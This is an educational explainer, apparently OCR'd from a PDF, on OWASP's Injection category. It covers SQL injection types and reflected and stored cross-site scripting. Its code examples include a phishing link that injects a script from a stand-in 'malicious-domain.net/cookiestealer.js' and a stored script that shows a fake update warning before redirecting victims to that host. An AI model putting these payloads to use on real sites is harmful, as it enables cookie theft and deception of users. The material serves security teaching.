OWASP Top 10

A03:2021 – Injection

Injection is possible when there is not proper validation, filtering, or sanitization of data entered by users. Attackers are then able to enter malicious commands into an application – in languages like SQL or NoSQL – that allow them access to sensitive data. Unlike the 2017 version of the OWASP Top 10, Injection now includes Cross-Site Scripting (XSS), as ultimately XSS is an injection attack.

SQL Injection in Action

There are common types of SQL injection statements that you can expect attackers to use based on:

- **Logic that is always true.** The attacker can use this to attempt to get the application to return a full list of entries within a table or in a specific column.
- **Error-based injection.** The attacker learns about the structure of the application based on what queries return with true or what is false/invalid responses.
- **Batches of SQL statements.** An attacker might have more in mind than just getting the results of a table. Batching SQL statements with a semicolon is an easy way to do that.


Basic SQL Commands

Basic SQL commands can be used to delete or make unauthorized modifications to data.

- DELETE data from a database
- DROP TABLE to delete an entire table
- UPDATE or INSERT INTO to make unauthorized updates and changes to data
- CREATE TABLE to make a new table
- ALTER DATABASE or ALTER TABLE to change the database or table


Quick Reminders

- Manipulating an URL or inputs can be used to commit SQL injection attacks.
- Batching SQL statements can be combined with logic-based and error-based injections.
- Cross-site scripting (XSS) is often used to infect browsers and steal cookies.
- Automation makes injection attacks faster and easier.



Reflected (Non-Persistent) XSS


Reflected or non-persistent XSS is more common than stored (persistent) XSS. Malicious script is "reflected" on to a victim's browser. If the attacker successfully compromises a victim's browser, then they are likely going to be able to compromise their machine.




```
# Attacker starts to write a phishing email
# Includes a link that could have a script included as a parameter

<p>Hey there! I found this news story that I thought you'd be
interested in on <a
href="http://supersafenews.com?q=news<\script%20src="">
SuperSafeNews</a></p>

# Reference updated to a cookie-stealing script hosted on a
malicious site embedded within a manipulated URL for a legitimate
website.

<a href="http://supersafenews.com?q=news<\script%20src="
http://malicious-domain.net/cookiestealer.js">
SuperSafeNews</a></p>

# But the user sees hypertext and on hover might not see the
cookiestealer.js at the end of the URL

Hey there! I found this news story that I thought you'd be
interested in on SuperSafeNews.
```

Stored (Persistent) XSS

Stored or Persistent XSS is when malicious code is injected directly into the application. It's called stored or persistent because the malicious code essentially becomes part of the application itself. The code typically is entered into a database-supported functionality.




```
#The script creates a pop-up that creates a fake software update
warning

<script type="text/javascript">
      function stealcookies(){
      window.focus();
      confirm("Your computer is vulnerable to a cookie stealer
virus. Click to update your software.");

# The pop-up redirects to a malicious website on click
      window.location.href = 'http://malicious-
domain.net/cookiestealer.js';
}
</script>

#The script redirects to the malicious website after 2000
milliseconds (2 seconds) regardless of click

<script
type="text/javascript">setTimeout("stealcookies()",2000);</script>
```